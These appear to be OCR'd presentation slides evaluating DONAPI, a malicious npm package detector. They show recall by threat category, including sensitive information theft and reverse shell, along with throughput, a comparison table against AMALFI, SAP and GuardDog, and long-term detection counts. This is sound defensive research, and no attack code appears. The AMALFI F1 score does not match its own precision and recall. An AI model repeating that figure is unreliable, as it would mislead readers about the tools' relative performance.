



Module	Category	Recall
Hierarchical classifier	Sensitive information theft (M1)	93.14%
	Sensitive file operation (M2)	100.00%
	Malicious software import (M3)	82.28%
	Reverse shell (M4)	97.22%
	Suspicious command execution (M5)	68.75%

- Good recall (93% on average) on four main categories

Evaluation (Efficiency)


- Updates (on average)
  - 16,102 per day
  - 219,834 per two weeks








Evaluation (Efficiency)


- Updates (on average)
  - 16,102 per day
  - 219,834 per two weeks
- Timeout Setting
  - Static analysis: 300s
  - Dynamic analysis: 600s













Evaluation (Efficiency)



Object	Result
Num of detected packages	15,479 (4,571 through dynamic)
Processing time	21 h 48 m 36s
Total lines of all codes	168,610,774 rows
Total lines of reconstruction codes	19,989,837 rows
Num of detected packages in 24 hours (estimated)	≈ 17,033 (> 16,102)

Evaluation (Efficiency)




Object	Result
Num of detected packages	15,479 (4,571 through dynamic)
Processing time	21 h 48 m 36s
Total lines of all codes	168,610,774 rows
Total lines of reconstruction codes	19,989,837 rows
Num of detected packages in 24 hours (estimated)	≈ 17,033 (> 16,102)


- The estimated number of packages detected in a 24-hour period is greater than the average number of daily updates (17,033>16,102), meeting speed requirements

Evaluation (Validity)

Comparative Study



Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93



AMALFI：

[1] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. In ICSE, 2022.

SAP：


[2] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. On the feasibility of cross-language detection of malicious packages in npm and pypi. In ACSAC, 2023.

GUARDDOG：

Guarddog. https://github.com/DataDog/Guarddog-google, 2022.


Evaluation (Validity)

Comparative Study




Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93

- Relatively low false positives (116/5000)




Evaluation (Validity)

Comparative Study



Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93




- Relatively low false positives (116/5000)
- More balanced performance (all achieved 90%)

Evaluation (Validity)

Comparative Study


Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93



- Relatively low false positives (116/5000)
- More balanced performance (all achieved 90%)
- Performs and significantly outperforms the other tools in the M2 category

Evaluation (Validity)

Long Term




Detector	Term	Total	Det.	Pos. Det.
DONAPI	Jan-May	2,764,022	1,727	325 (+165)
DONAPI	May	420,395	792	148 (+83)
GUARDDOG [27]			49,070	≈ 6 in 1,000
AMALFI [59]			2,678	≈ 22 in 1,000
SAP [36]			50,043	≈ 6 in 1,000

Note Numbers in parentheses are the number of malicious packets detected by the model but not visually analyzed manually due to code obfuscation.

Evaluation (Validity)

Long Term




Detector	Term	Total	Det.	Pos. Det.
DONAPI	Jan-May	2,764,022	1,727	325 (+165)
DONAPI	May	420,395	792	148 (+83)
GUARDDOG [27]			49,070	≈ 6 in 1,000
AMALFI [59]			2,678	≈ 22 in 1,000
SAP [36]			50,043	≈ 6 in 1,000

Note Numbers in parentheses are the number of malicious packets detected by the model but not visually analyzed manually due to code obfuscation.

- 325 new malicious packages！

Evaluation (Validity)

Long Term



Detector	Term	Total	Det.	Pos. Det.
